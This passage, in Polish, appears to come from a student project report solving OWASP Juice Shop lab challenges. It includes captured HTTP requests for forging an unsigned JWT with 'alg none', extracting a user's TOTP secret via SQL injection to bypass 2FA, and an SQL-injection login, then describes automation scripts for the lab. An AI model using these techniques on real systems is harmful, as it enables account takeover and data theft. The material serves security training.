7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MTksInVzZXJUYWlIjoiRT1tYcKyIiwzWLhaWw1oiJlbWlhQGplawNLXN0Lm9wIiwickGFzc3dvcmQiOizMjIlMDE3MGEwZGNhOTJkNTNlYzk2MjRmMzM2Y2EynNCIsInJvbGUiO1jjdxNob2llciIsImRlbHV4ZVRva2VuIjoiIiwiBGfzdExZ2lusXKAiOixMjcuMC4wLjEiLCJwcm9maWxlSWlhZ2UiOijhC3NldHMvchVibGjL2ltYWdlcy9lcGxvYWRzL2RLZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImIzQWN0aXZlIjpoCnVlLCjcmVhdGvkQXOjO1IyMDIzLTa1LTE1IDwOjA0OjQwljcoMyArMDA6MDAiLCJ1cGRhdGVkQXOjO1IyMDIzLTa2LTA0IDE5OjIyOjU4ljQ50CArMDA6MDAiLCJkZWx1dGVkQXOjOm51bGx9LCjPyXQjOjE2ODU50TM4NjMsImV4cCI6MTY4NjAxMtg2M30.JFXrnVL1wfCPTltuWjYtEbHMKEBkiKD38VOE_PGRWrFzqX9UaV5ZNjzvDDE9kNj0v0-qckdpDcBpmFR10izzUinI7aYEQkELTnNDTkSpZo8dHowBcH2ejySLX_t50fjPHArRx5L13P0fs2UItLyb2cdxTIhjtRGMrBaaIdi9rFU
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=44uot4UYHahqtaToC3FWH6uac0FDiZUrNu40cQKTWPi8vfrWH5Btpgc1ZSn7UBMsx2iRBflKS6wH92U5gtNNIj7sqwio0f7jT4RFfI

```

Response

```

Pretty Raw Hex Render
em>finally</em> adding his expertise to the Juice Shop marketing team.", "price":5000, "deluxePrice":5000, "image":"artwork2.jpg", "createdAt":"2023-05-15 20:04:44.602 +00:00", "updatedAt":"2023-05-15 20:04:44.602 +00:00", "deletedAt":null }, { "id":30, "name":"Carrot Juice (1000ml)", "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"", "price":2.99, "deluxePrice":2.99, "image":"carrot_juice.jpeg", "createdAt":"2023-05-15 20:04:44.601 +00:00", "updatedAt":"2023-05-15 20:04:44.601 +00:00", "deletedAt":null }, { "id":3, "name":"Eggfruit Juice (500ml)", "description": "Now with even more exotic flavour.", "price":8.99, "deluxePrice":8.99,

```

Za pomocą rozszerzenia JSON Web Tokens, odszyfrowano token:

Request

Pretty Raw Hex JSON Web Tokens

Public Key

No secret provided

JWT

```

Headers := {
  ... "typ": "JWT",
  ... "alg": "RS256"
}

Payload := {
  ... "status": "success",
  ... "data": {
    ... "id": 19,
    ... "username": "E=ma2",
    ... "email": "emma@juice-shop",
    ... "password": "32250170a0dca92d53ec9624f336c",
    ... "role": "customer",
    ... "deluxeToken": "",
    ... "lastLoginIp": "127.0.0.1",
    ... "profileImage": "assets/public/images/uploaded",
    ... "totpSecret": "",
    ... "isActive": true,
    ... "createdAt": "2023-05-15 20:04:40.743 +00:00",
    ... "updatedAt": "2023-06-04 19:22:58.498 +00:00",
    ... "deletedAt": null
  },
  ... "iat": 1685993863,
  ... "exp": 1686011863
}

Signature := "JFXrnVL1wfCPTltuWjYtEbHMKEBkiKD38"

```

Postanowiono usunąć username, edytować email oraz zmienić algorytm na ‘none’ (token ma być niepodpisany) i usunąć podpis.

Request

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
[{"type": "JWT", "alg": "none"}]
```

Response

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Referrer-Policy: strict-origin-when-cross-origin
Content-Type: application/json; charset=utf-8
ETag: W/325f-USERdze7a9EUp7y7sdxrVBGhg
Vary: Accept-Encoding
Date: Mon, 05 Jun 2023 19:45:25 GMT
Connection: close
Content-Length: 12895
14 {
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": "Apple Juice (1000ml)",
            "description": "The all-time classic.",
            "price": 1.99,
            "deluxePrice": 0.99,
            "image": "apple_juice.jpg",
            "createdAt": "2023-05-15 20:04:44.600 +00:00",
            "updatedAt": "2023-05-15 20:04:44.600 +00:00",
            "deletedAt": null
        },
        {
            "id": 24,
            "name": "Apple Pomegranate",
            "description": "Finest pressing of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/recycle\">sent back to us</a> for recycling.",
            "price": 1.99,
            "deluxePrice": 0.89,
            "image": "apple_pressings.jpg",
            "createdAt": "2023-05-15 20:04:44.601 +00:00",
            "updatedAt": "2023-05-15 20:04:44.601 +00:00",
            "deletedAt": null
        },
        {
            "id": 6,
            "name": "Banana Juice (1000ml)",
            "description": "Monkeys love it the most.",
            "price": 1.99,
            "deluxePrice": 1.99,
            "image": "banana_juice.jpg",
            "createdAt": "2023-05-15 20:04:44.600 +00:00",
            "updatedAt": "2023-05-15 20:04:44.600 +00:00"
        }
    ]
}
```

0 matches


W ten sposób udało się rozwiązać challenge.

5.7 Two Factor Authentication


Zadanie polega na złamaniu 2FA dla użytkownika wurstbrot. Jako pierwsze poszukano informacji o 2FA w aplikacji:



Pobrano aplikację Google Authenticator na prywatne urządzenie i zeskanowano kod QR:



Po wpisaniu kodu pojawił się komunikat o włączeniu 2FA:



Wylogowano się i zalogowano spokojnie, aby sprawdzić, czy 2FA działa:

| Request | Response |
|--|---|
| <pre>Pretty Raw Hex JSON Web Token JSON Web Tokens 1 POST /rest/2fa/verify HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US, en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 373 9 Origin: http://localhost:3000 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=Squpt2UrJmhNtKTCvFq7uvclP0izUgwu4zc1VTzv1NwFW4HLktNjczKSXVUvV1gksqqlafJ4SwPU6vu1PTTRl0jhv9ib9fxQJUHzr 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 {"totpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQ1OjEBC30eXBlIjpcGFzc3dvcnRfdmFsaWRFbavV1ZHNfc2Vjb25kX22hY3Rvc19ob2tlbi1 s1mhdC16MT4NTA5ODY4MywiZXhw1joxNjg2MDE2Njg2f0.wTzvB0t8ShZ5AmPfNw0_9MSQ0P-NfU0G-4nuJhv39huCeupRNzcfPnlighJWV_72600 jpx0-Hp2VzznP0)fbahHw1dPf5dRw76x0uzzaauzv-H2zL0h7Kyvt2zYjW14qsoPkv9JanetMF7RAxxza0AK0VE8dfTYkhc-", "totpToken": "029231"}</pre> | <pre>HTTP/1.1 200 OK 1 Access-Control-Allow-Origin: * 2 X-Content-Type-Options: nosniff 3 X-Frame-Options: SAMEORIGIN 4 Feature-Policy: payment 'self' 5 X-RateLimit-Limit: 100 6 X-RateLimit-Remaining: 99 7 X-RateLimit-Reset: 1685988817 8 Date: Mon, 06 Mar 2023 20:58:10 GMT 9 ETag: W/"94b-VFxuxfb7z1H2Y4ZI5JKUSWlzfb" 10 Content-Type: application/json; charset=utf-8 11 Content-Length: 843 12 ETag: W/"94b-VFxuxfb7z1H2Y4ZI5JKUSWlzfb" 13 Vary: Accept-Encoding 14 Connection: close 15 16 17 { "authentication": { "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQ1OjEBC30eXBlIjpcGFzc3dvcnRfdmFsaWRFbavV1ZHNfc2Vjb25kX22hY3Rvc19ob2tlbi1 s1mhdC16MT4NTA5ODY4MywiZXhw1joxNjg2MDE2Njg2f0.wTzvB0t8ShZ5AmPfNw0_9MSQ0P-NfU0G-4nuJhv39huCeupRNzcfPnlighJWV_72600 jpx0-Hp2VzznP0)fbahHw1dPf5dRw76x0uzzaauzv-H2zL0h7Kyvt2zYjW14qsoPkv9JanetMF7RAxxza0AK0VE8dfTYkhc-", "totpToken": "029231"}</pre> |


Fragmenty żądań i odpowiedzi niestety nic nie mówiły. Próbowało usunąć token:

| Request | | | | Response | | | | |
|---|---|-----|----------------|-----------------|--|-----|-----|--------|
| Pretty | Raw | Hex | JSON Web Token | JSON Web Tokens | | Raw | Hex | Render |
| 1 POST /rest/2fa/verify HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 354 9 Origin: http://localhost:3000 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 5gupt2UrHmhNtKTJcvFqH7uwclF0izUgwu4zclVTzv1NwfW4HLktNJcZKSXVUvVIgKsqgilafJ45wPU6vu1PTPRI8jhv9ib9fxgUJEHz r 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "tmpToken": "eyJ0eXAiOiJKV10iLCJhbGciOiJSUzI1NiJ9.eyJlc2VySWQiOjE5LCJ0eXBIIjoicGFzc3dvcnRfdmFsaWRfbmVlZHNfc2Vjb25k X2ZhY3Rvc19ob2tlibisInIhdC16MTY4NTk5ODY4MywiZXhwIjoxNjg2MDE2Njgzf0.wrTzvEot6YSnZSamPfmWok_9M3QqP-NfUnG 9-4nuJhw3c9aMuCeupRMzcYFN1gghJHv_72600jpX0-Hp2VzzhP8j0fBaHWidPFs5dR6w76x0uimzmauzV-HZiCh7KYutd2YjWr14 qs0FK8VJaneMAffRAxza8AK8VE8GFTYkhc" } | 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#jobs 7 X-RateLimit-Limit: 100 8 X-RateLimit-Remaining: 98 9 Date: Mon, 05 Jun 2023 20:59:47 GMT 10 X-RateLimit-Reset: 1685998817 11 Connection: close 12 Content-Length: 0 13 14 | | | | | | | |

Oraz złamać token:

| Request | | | | Response | | | | |
|--|---|-----|----------------|-----------------|--|-----|-----|--------|
| Pretty | Raw | Hex | JSON Web Token | JSON Web Tokens | | Raw | Hex | Render |
| 1 POST /rest/2fa/verify HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/json 8 Content-Length: 375 9 Origin: http://localhost:3000 10 Connection: close 11 Referer: http://localhost:3000/ 12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= 5gupt2UrHmhNtKTJcvFqH7uwclF0izUgwu4zclVTzv1NwfW4HLktNJcZKSXVUvVIgKsqgilafJ45wPU6vu1PTPRI8jhv9ib9fxgUJEHz r 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "tmpToken": "eyJ0eXAiOiJKV10iLCJhbGciOiJSUzI1NiJ9.eyJlc2VySWQiOjE5LCJ0eXBIIjoicGFzc3dvcnRfdmFsaWRfbmVlZHNfc2Vjb25k X2ZhY3Rvc19ob2tlibisInIhdC16MTY4NTk5ODY4MywiZXhwIjoxNjg2MDE2Njgzf0.wrTzvEot6YSnZSamPfmWok_9M3QqP-NfUnG 9-4nuJhw3c9aMuCeupRMzcYFN1gghJHv_72600jpX0-Hp2VzzhP8j0fBaHWidPFs5dR6w76x0uimzmauzV-HZiCh7KYutd2YjWr14 qs0FK8VJaneMAffRAxza8AK8VE8GFTYkhc", "totpToken": "111111" | 1 HTTP/1.1 401 Unauthorized 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#jobs 7 X-RateLimit-Limit: 100 8 X-RateLimit-Remaining: 99 9 Date: Mon, 05 Jun 2023 21:00:24 GMT 10 X-RateLimit-Reset: 1685999117 11 Connection: close 12 Content-Length: 0 13 14 | | | | | | | |

Postanowiono poszukać informacji o użytkownikach na koncie administratora. Znaleziono użytkownika wurstbrot:



Sprawdzono te informacje u Emmy za pomocą DevTools (zakładka Network):

The screenshot shows a web application interface with a user list and a network traffic analysis tool.

User List:

- User #19: emma@juice-sh.op (Email: emma@juice-sh.op, Created at: 2023-05-15T20:04:40.743Z, Updated at: 2023-06-05T20:56:25.266Z)
- stan@juice-sh.op
- test@test

Network Tab:

| Status | Method | Domain | File | Initiator | Type | Transferred | Size |
|--------|--------|----------------|--|-----------|--------------------|-------------|-------|
| 200 | GET | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | HTML | 121 B |
| 200 | POST | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | JSON | 2 B |
| 200 | GET | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | plain | 136 B |
| 200 | GET | localhost:3000 | 19 | xhr | polyfills.js (xhr) | JSON | 672 B |
| 200 | POST | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | HTML | 121 B |
| 200 | GET | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | plain | 136 B |
| 200 | POST | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | HTML | 121 B |
| 200 | GET | localhost:3000 | /socket.io/7B0<4&transport=polling&t=CYDOVOJ8sidRM2b54qc_a5NFoJABY | xhr | polyfills.js (xhr) | plain | 136 B |

Details for User #19:

```

status: "success"
data: Object {id: 19, username: "Emma", email: "emma@juice-sh.op", ...}
  id: 19
  username: "Emma"
  email: "emma@juice-sh.op"
  role: "customer"
  deluxeToken: ""
  lastLogIn: "2023-05-15T20:04:40.743Z"
  profileImage: "/assets/public/images/uploads/default.jpg"
  address: null
  createdAt: "2023-05-15T20:04:40.743Z"
  updatedAt: "2023-06-05T20:56:25.266Z"
  deletedAt: null

```

Jednak nic nowego się tam nie pojawiło. Postanowiono wykorzystać poprzednio znalezioną podatność SQL injection (jedno z wyzwań 4 stars) i wylistować użytkowników. Wurstbrot to użytkownik o numerze 10. Znaleziono następującą wartość:


The screenshot shows a JSON response from a search endpoint.

```

{
  "products": [
    {
      "name": "Christmas Super-Surprise-Box (2014 Edition)",
      "description": "Contains a random selection of 10 bottles (each 500ml) of our tastiest juices and an extra fan shirt",
      "price": 29.99,
      "deluxePrice": 29.99,
      "image": "undefined.jpg",
      "createdAt": "2023-05-15 20:04:44.601 +00:00",
      "updatedAt": "2023-05-15 20:04:44.601 +00:00",
      "deletedAt": "2023-05-15 20:04:44.831 +00:00"
    },
    {
      "id": 10,
      "name": "wurstbrot@juice-sh.op",
      "description": "9ad5b0492bbe528583e128d2a8941de4",
      "price": 4,
      "deluxePrice": 5,
      "image": 6,
      "createdAt": 7,
      "updatedAt": 8,
      "deletedAt": 9
    }
  ]
}

```


Spróbowano te dwie wartości wpisać w authenticatorze:



Klucz okazał się nieprawidłowy, spróbowano także wpisać go dużymi literami, jednak to też nic nie dało. Poszukano zatem innych informacji w bazie danych. Z uwagi na fakt, że w żądaniu token został podany jako totpToken, dodano to do zapytania SQL.

```
▼ 19:
  id:          10
  name:        "wurstbrot@juice-sh.op"
  description: "9ad5b0492bbe528583e128d2a8941de4"
  price:       "IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"
  deluxePrice: 5
  image:       6
  createdAt:   7
  updatedAt:   8
  deletedAt:   9
```

Token nie pojawił się, za to pojawiła się specyficzna cena. Sprawdzono to także jako klucz w aplikacji authenticator.



W ten sposób udało się zdobyć kody do konta wurstbrot. Następnie zalogowano się klasycznie na to konto – przy użyciu SQL injection:

A screenshot of the OWASP Juice Shop login interface. It features a dark background with white text. The title "Login" is at the top. Below it is an "Email *" field containing "wurstbrot@juice-sh.op"--. Underneath is a "Password *" field with several dots indicating the password. To the right of the password field is a small circular icon with a question mark. Below the fields is a link "Forgot your password?". At the bottom is a large blue "Log in" button with a key icon.

Następnie wpisano kod 2FA z aplikacji:

A screenshot of the "Two Factor Authentication" step of the login process. The title "Two Factor Authentication" is at the top. Below it is the instruction "Enter the 6 digit token from your 2FA app". There is a "2FA Token *" field containing "590546" with a question mark icon to its right. Below the field is the text "6/6". At the bottom is a large blue "Log in" button with a key icon.

6 Skrypty automatyzujące

Skrypty automatyzujące są narzędziami, które mogą być wykorzystywane dla powtarzalnych zadań lub procesów. Oferują możliwość programowego sterowania i wykonywania czynności, które normalnie musiałyby być wykonywane ręcznie. Skrypty automatyzujące mogą być używane w różnych dziedzinach i mają wiele zastosowań, w tym: testowanie i weryfikacja oprogramowania czy przetwarzanie danych.

Skrypty automatyzujące pozwalają zaoszczędzić czas, poprawić efektywność i zapewnić powtarzalność w wykonywanych zadaniach. Umożliwiają automatyczne wykonywanie zadań, eliminując błędy ludzkie, przyspieszając procesy i umożliwiając skoncentrowanie się na bardziej kreatywnych i strategicznych aspektach pracy.

W projekcie do tworzenia skryptów i programów automatyzujących wykorzystywane zostały Shell i Python. Shell, tak jak Bash, jest językiem skryptowym używanym głównie do automatyzacji zadań systemowych. Jest to interpreter poleceń systemowych, który umożliwia wykonywanie poleceń linii komend oraz dokonywanie akcji manipulacji na plikach i procesach. Shell jest integralną częścią większości systemów operacyjnych opartych na Unix. Python natomiast jest pełnoprawnym językiem programowania ogólnego przeznaczenia, który jest często wykorzystywany do tworzenia skryptów automatyzujących różne zadania. Python oferuje wiele bibliotek i modułów, które implementowane były zważywszy na zaistniałe potrzeby wykorzystywania zawartych w nich metod. Były to między innymi moduły wspomagające automatyzację komunikacji sieciowej oraz akcji wykonywanych na bazach danych.

W obrębie projektu zaimplementowanych zostało 5 skryptów/programów automatyzujących. Każdy z nich możliwy jest do pobrania z repozytorium udostępnionego na platformie GitHub. Dla wszystkich opracowanych skryptów dołączone w dokumentacji projektowej zostały również opisy funkcjonowania.

6.1 JS_init_script_final.sh

Zastosowanie tego skryptu zostało opisane w readme powiązanym z repozytorium GitHub opisywanego projektu. Jego przeznaczeniem jest zapewnienie użytkownikom automatyzacji środowiska OWASP Juice Shop, bez konieczności manualnego instalowania poszczególnych, wymaganych modułów oraz samej aplikacji webowej.

Skrypt w pierwszej kolejności sprawdza czy istnieje już folder o nazwie 'juice-shop'. Jeśli folder istnieje, skrypt informuje o tym i przechodzi do kolejnego kroku, którym jest uruchomienie Juice Shop. Jeśli folder nie istnieje, skrypt przechodzi do sprawdzania wymaganych zależności. W tym celu weryfikowana jest obecność dwóch programów: git, który jest niezbędny do pobrania kodu źródłowego, oraz Node.js, który jest potrzebny do uruchomienia aplikacji.

Jeśli któryś z tych programów nie został uprzednio zainstalowany przez użytkownika, skrypt zakończy działanie i wyświetli odpowiedni komunikat o błędzie, sugerując zainstalowanie brakujących zależności. Jeśli wszystkie wymagane programy są obecne, skrypt przechodzi do procesu instalacji Juice Shop.

W ramach instalacji, skrypt korzysta z komendy 'git clone' do pobrania kodu źródłowego Juice Shop z repozytorium Git. Pobrany kod jest umieszczany w nowo utworzonym folderze 'juice-shop'. Następnie, skrypt przechodzi do tego folderu i używa komendy 'npm install' w celu zainstalowania zależności Node.js wymaganych przez Juice Shop.

Po zakończeniu procesu instalacji, skrypt przechodzi do ostatniego kroku, którym jest uruchomienie Juice Shop. Wykorzystuje komendę 'npm start', która inicjuje start serwera Juice Shop. W rezultacie, po uruchomieniu tego skryptu, OWASP Juice Shop zostaje zainstalowany i jest gotowy do użycia.

6.2 accessing_paths.sh

Ten skrypt automatyzuje proces wykonywania żądań http skierowanych do OWASP Juice Shop, dzięki czemu zapewniona jest sposobność przeprowadzenia testów różnych aspektów tej aplikacji bez konieczności ręcznego przeglądania, wyświetlania i modyfikowania treści poszczególnych stron. Skrypt został napisany w języku Bash i wykorzystuje narzędzie curl do wysyłania żądań HTTP.

Aby uruchomić skrypt, należy podać dwa argumenty: wartość ciasteczka (Cookie) oraz wartość tokenu JWT (Authorization). Te wartości są niezbędne do uwierzytelnienia się na serwerze OWASP Juice Shop i uzyskania dostępu do wnętrza aplikacji. Po podaniu wartości ciasteczka i tokenu JWT, skrypt zapisuje do zmiennej podstawowy adres URL OWASP Juice Shop (<http://localhost:3000>) oraz listę konkretnych ścieżek, które zostaną odwiedzone. Można łatwo dostosować tę listę, dodając lub usuwając ścieżki według potrzeb, bezpośrednio w kodzie programu Python.

Następnie, skrypt przechodzi przez pętlę for iterującą po zasobach określonych w liście ścieżek podstron. W jej obrębie dla każdej ścieżki wykonywane jest żądanie GET za pomocą narzędzia curl. Skrypt dodaje odpowiednie nagłówki, takie jak User-Agent, Accept-Language, Accept-Encoding, aby symulować typowe żądanie przeglądarki. Nagłówki Cookie i Authorization są przekazywane jako część żądania, aby serwer mógł uwierzytelnić i autoryzować użytkownika.

Po wysłaniu żądania, skrypt odbiera odpowiedź od serwera OWASP Juice Shop i wyświetla ją w formie standardowego wyjścia skryptu na standardowym wyjściu. Dzięki temu można obserwować odpowiedzi serwera i analizować zachowanie aplikacji w odpowiedzi na konkretne żądania w trybie podglądu rzeczywistej pracy skryptu.

Wnioskiem odnoszącym się do funkcjonalności skryptu jest stwierdzenie, iż pomaga on użytkownikom, którzy chcieliby masowo wykonać jak największą liczbę wyzwań powiązanych z wysyłaniem żądań HTTP kierowanych do różnych podstron aplikacji OWASP Juice Shop.

6.3 auto_review_submit.py

Ten program napisany w języku Python wykorzystuje bibliotekę 'requests', która umożliwia wysyłanie żądań HTTP. Jego głównym celem jest dodanie recenzji dla soku bananowego na stronie OWASP Juice Shop, co odpowiada jednemu z wymienianych w aplikacji webowej wyzwań.

W funkcji `main()`, definiowane są niezbędne elementy do wykonania żądania HTTP PUT. Adres URL jest ustawiony na `http://localhost:3000/rest/products/6/reviews`, co wskazuje na konkretny produkt (sok bananowy) oraz endpoint API, który obsługuje dodawanie recenzji. Zdefiniowane zostały również nagłówki żądania, w tym "Content-Type" ustawiony na "application/json" oraz nagłówek autoryzacyjny "Authorization", który zawiera token JWT. Token ten jest ważny dla autoryzacji użytkownika. Dzięki temu umozliwione będzie wprowadzenie treści recenzji.

Wartości niezbędne do wystawienia recenzji są przekazywane w postaci danych JSON w zmiennej `data`. W tym przypadku, recenzja zawiera pola "message" (treść recenzji) oraz "author" (autor recenzji), powiązany z procesem uwierzytelniania. Te dane są przekazywane do funkcji `add_review()`.

Funkcja ta przyjmuje adres URL, nagłówki i dane jako argumenty. Wykorzystuje bibliotekę `requests`, aby wysłać żądanie HTTP PUT na określony adres URL, przekazując wspomniane elementy żądania. Funkcja obsługuje również wyjątki, takie jak `requests.exceptions.HTTPError` i `requests.exceptions.RequestException`, które mogą być zgłaszane w przypadku błędu HTTP lub ogólnego błędu podczas wykonania żądania, co przyczynia się do łatwiejszej interpretacji wyników przez użytkownika.

Po wywołaniu funkcji `add_review()`, program sprawdza status odpowiedzi. Jeśli status jest w zakresie 2xx (np. 200 - OK), to oznacza, że recenzja została pomyślnie dodana. W takim przypadku program wyświetla komunikat "Review Success". Jeśli status jest inny lub wystąpił błąd, program wyświetla komunikat "Review Fail" wraz z treścią odpowiedzi.

